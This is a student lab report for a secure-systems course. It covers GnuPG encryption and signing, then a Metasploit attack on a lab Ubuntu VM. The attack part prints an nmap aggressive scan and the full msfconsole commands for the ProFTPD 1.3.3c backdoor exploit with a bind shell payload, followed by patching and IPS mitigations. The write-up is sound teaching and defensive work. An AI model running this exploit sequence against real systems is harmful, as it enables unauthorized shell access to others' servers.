

Student's name: Matheus Henrique Schaly

Professor's name: Carlisle Adams

Course: CSI 4139 Design of Secure Computer Systems

Date: 23rd September, 2019

Report #1

First Part

The file protection program used was GnuPG (GPG). Command line itself was used to generate the keys, sign, encrypt, verify and decrypt. The GPG has already had some vulnerabilities. The most recent was around June 2018, when the SigSpoof attacks were announced. These allowed an attacker to convincingly spoof digital signatures. Nonetheless, GPG is still greatly reliable, thus, is a good tool to be used [1].

These were the steps [2]:

- 1) Generate a GPG keypair: The command *gpg --full-generate-key* was used to create the GPG keypair. The algorithm used, due to its reliability and widely usage, was the RSA (Rivest-Shamir-Adleman), which is an asymmetric cryptographic algorithm [3]. In RSA, this asymmetry is based on the practical difficulty of the factorization of the product of two large prime numbers, the “factoring problem” [4]. The keysize used may vary from 1024 to 4096 bits long. RSA claims that 1024-bit keys are likely to become crackable some time between 2006 and 2010 and that 2048-bit keys are sufficient until 2030. The NIST (National Institute of Standards and Technology) recommends 2048-bit keys for RSA [5]. Therefore, to be on the safe side, 3072 (which is the default) keysize was used.

- 2) Make your GPG public key available to the other party: After generating the keys, the person that will receive the message must have access to our public key, so that he can verify that we were the actual sender. Thus, we use `gpg --armor --output mypubkey.gpg --export matheusmhs@hotmail.com` to export our public key to a file.
- 3) Retrieve the message recipient's public key: In order to encrypt the file, we need to have the recipient's public key. So, we use `gpg --import recipient_public_key.gpg` to add it to our keyring.
- 4) Encrypt the message: Then we encrypt the message using the sender's public key `gpg --output encrypted.txt.gpg --encrypt --recipient your.friend@domain.ca unencrypted.txt`.
- 5) Sign the message: Instead of signing the message, a checksum of the message was generated and signed. To do so, it was used `shasum -a 256 unencrypted.txt | awk '{print $1}' >checksum.txt.sha256sum`. And also `gpg --output signed.txt.sha256sum.sig --sign checksum..txt.sha256sum`.
- 6) Decrypt the message: In order to the receiver decrypt the message, it was used the `gpg --output original_unencrypted.txt --decrypt encrypted.txt.gpg` command.
- 7) Verify the signature of the message: Finally, to verify the authenticity of the sender, the code `gpg --verify signed.txt.sha256.sig` was used.

The following image shows the final of the process, after creating the keys, encrypting, and signing. Actually, by mistake, a RSA keysize of 4096 bits was used. This is not actually necessary (in our situation) as mentioned at the beginning. Moreover, the e-mails and names used were fake ones.


```
hsmatheus@DESKTOP-AGQ1EUJ:/mnt/c/Users/Matheus_Schaly/Desktop$ gpg --output original_unencrypted.txt --decrypt encrypted.txt.gpg
gpg: encrypted with 4096-bit RSA key, ID 014C538B6138A008, created 2019-09-19
"Fake Name <fakeemail@fakeemail.ca>"
hsmatheus@DESKTOP-AGQ1EUJ:/mnt/c/Users/Matheus_Schaly/Desktop$ gpg --verify signed.txt.sha256sum.sig
gpg: Signature made Fri Sep 20 16:20:42 2019 DST
gpg: using RSA key 1EDA7EC963757782A0B4879131EBA0FC5622505F
gpg: Good signature from "MyName <MyName@myname.com>" [ultimate]
```

References

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https://en.wikipedia.org/wiki/GNU_Privacy_Guard [Accessed 20 Sep. 2019].
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- [3] Wikipedia. (2019). *RSA algorithm*. [online] Available at:
https://simple.wikipedia.org/wiki/RSA_algorithm [Accessed 20 Sep. 2019].
- [4] Wikipedia. (2019). *RSA (cryptosystem)*. [online] Available at:
[https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem)) [Accessed 20 Sep. 2019].
- [5] Wikipedia. (2019). *Key size*. [online] Available at:
https://en.wikipedia.org/wiki/Key_size [Accessed 20 Sep. 2019].

Second Part

In order to run both the virtual machines we used the Oracle VM Virtual box. By using that software we could create two OS. The first one, Ubuntu, was the victim, whereas the second one, Kali, was the attacker. Then, to get the ip address of both the Ubuntu and Kali we used *ipconfig* in the Ubuntu OS (Figure 1).

A terminal window titled 'marlinspike@vtcsec: ~' showing the output of the 'ifconfig' command. The output lists three network interfaces: 'enp0s3', 'enp0s8', and 'lo'. Each interface shows its link type (Ethernet or Local Loopback), hardware address (HWaddr), IP address (inet addr), broadcast address (Bcast), netmask (Mask), IPv6 address (inet6 addr), and various statistics like RX/TX packets, errors, and bytes. The 'lo' interface is a local loopback with IP 127.0.0.1.

```
marlinspike@vtcsec:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:be:b7:4e
        inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::51e2:512c:70fe:15a6/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:23 errors:0 dropped:0 overruns:0 frame:0
        TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:3584 (3.5 KB)  TX bytes:8543 (8.5 KB)

enp0s8  Link encap:Ethernet  HWaddr 08:00:27:e8:9f:34
        inet addr:10.192.86.116  Bcast:10.192.95.255  Mask:255.255.240.0
        inet6 addr: fe80::b5bb:672:1768:d4eb/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:24 errors:0 dropped:0 overruns:0 frame:0
        TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:2644 (2.6 KB)  TX bytes:7189 (7.1 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:196 errors:0 dropped:0 overruns:0 frame:0
```

Figure 1 Using ifconfig on the Ubuntu OS


To be able to exploit the Ubuntu OS, we used the Metasploit Framework, a modular penetration testing platform that enables writing, testing and execution of exploit codes. To have access to the Metasploit Framework, we used the MSFconsole, which provides a command line interface to access and work with Matasploit [1]. To find the exploit, we ran *nmap -A*. Such command is an aggressive scan. It enables OS detection (-O), version scanning (-sV), script scanning (-sC) and traceroute (--traceroute). The point is to enable a comprehensive set of scan options without having to remember a large set of flags. So, instead of using the other (simpler) scans, we chose to use -A. However, it should be used with caution, only using it in networks that you have permission [2]. After running *nmap -A* we detected that the port 21 was open in

Ubuntu. Furthermore, we could also see the service (ftp) and the version (ProFTPD 1.3.3c) (Figure 2).

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 10.192.86.116
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-17 15:36 EDT
Nmap scan report for 10.192.86.116
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/17%OT=21%CT=1%CU=38167%PV=Y%DS=2%DC=T%G=Y%TM=5D8135B
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=11%GCD=FA00%ISR=9C%TI=I%CI=I%II=I%SS=S%TS
OS:=U)OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FFFF%W2=FF
OS:FF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=N%T=41%W=FFFF%O=M5B4%CC=N%
OS:Q=)T1(R=Y%DF=N%T=41%S=0%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=100%W=0%S=Z%A=S%
```

Figure 2 The port 21 is open in Ubuntu

To exploit the vulnerability the command used was *use exploit/unix/ftp/proftpd_133c_backdoor*. Then the remote host, local host, local port (a random port), payload and target were set. A payload is the shell code that runs after an exploit successfully compromises a system. It enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it [2]. Finally *exploit* was executed, and we could take control of the Ubuntu OS (Figure 3).

A screenshot of a terminal window titled "Terminal" with standard macOS window controls. The terminal shows a Metasploit (msf5) session. The user enters the command 'use exploit/unix/ftp/proftpd_133c_backdoor'. Then, they set RHOST to 10.192.86.116, LHOST to 10.0.2.15, and LPORT to 1122. Next, they set the payload to 'cmd/unix/bind_perl' and the target to 0. Finally, they enter the 'exploit' command. The terminal output shows three status messages: '[*] 10.192.86.116:21 - Sending Backdoor Command', '[*] Started bind TCP handler against 10.192.86.116:1122', and '[*] Command shell session 1 opened (10.0.2.15:38939 -> 10.192.86.116:1122) at 2019-09-17 15:39:28 -0400'.

```
msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 10.192.86.116
RHOST => 10.192.86.116
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 1122
LPORT => 1122
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set target 0
target => 0
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] 10.192.86.116:21 - Sending Backdoor Command
[*] Started bind TCP handler against 10.192.86.116:1122
[*] Command shell session 1 opened (10.0.2.15:38939 -> 10.192.86.116:1122) at 2019-09-17 15:39:28 -0400
```

Figure 3 Setting payload and taking control of Ubuntu

Updating the system to a newer version solves the vulnerability. For FortiGate IPS user, turning on the following IPS signatures can prevent exploitation of these vulnerabilities [3]. It is also possible to detect and prevent this kind of attack with TippingPoint and the filter 10641 [4]. Furthermore, to prevent clients from exploiting this vulnerability while a fix is being deployed, the following a certain code could have been used in the proftpd.conf file [5].

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Available at: <https://fortiguard.com/encyclopedia/ips/32568/proftpd-prior-to-1-3-3c-multiple-vulnerabilities> [Accessed 21 Sep. 2019].
- [4] Vuldb. (2019). *PROFTPD 1.3.2/1.3.3 TELNET NETIO.C
PR_NETIO_TELNET_GETS MEMORY CORRUPTION*. [online] Available at:
<https://vuldb.com/?id.55410> [Accessed 21 Sep. 2019].
- [5] Sourceforge.net. (2019). *ProFTPD Server Software / Re: [Proftpd-user] ProFTPD
1.3.3c released!.* [online] Available at:
<https://sourceforge.net/p/proftp/mailman/message/26515227/> [Accessed 21 Sep. 2019].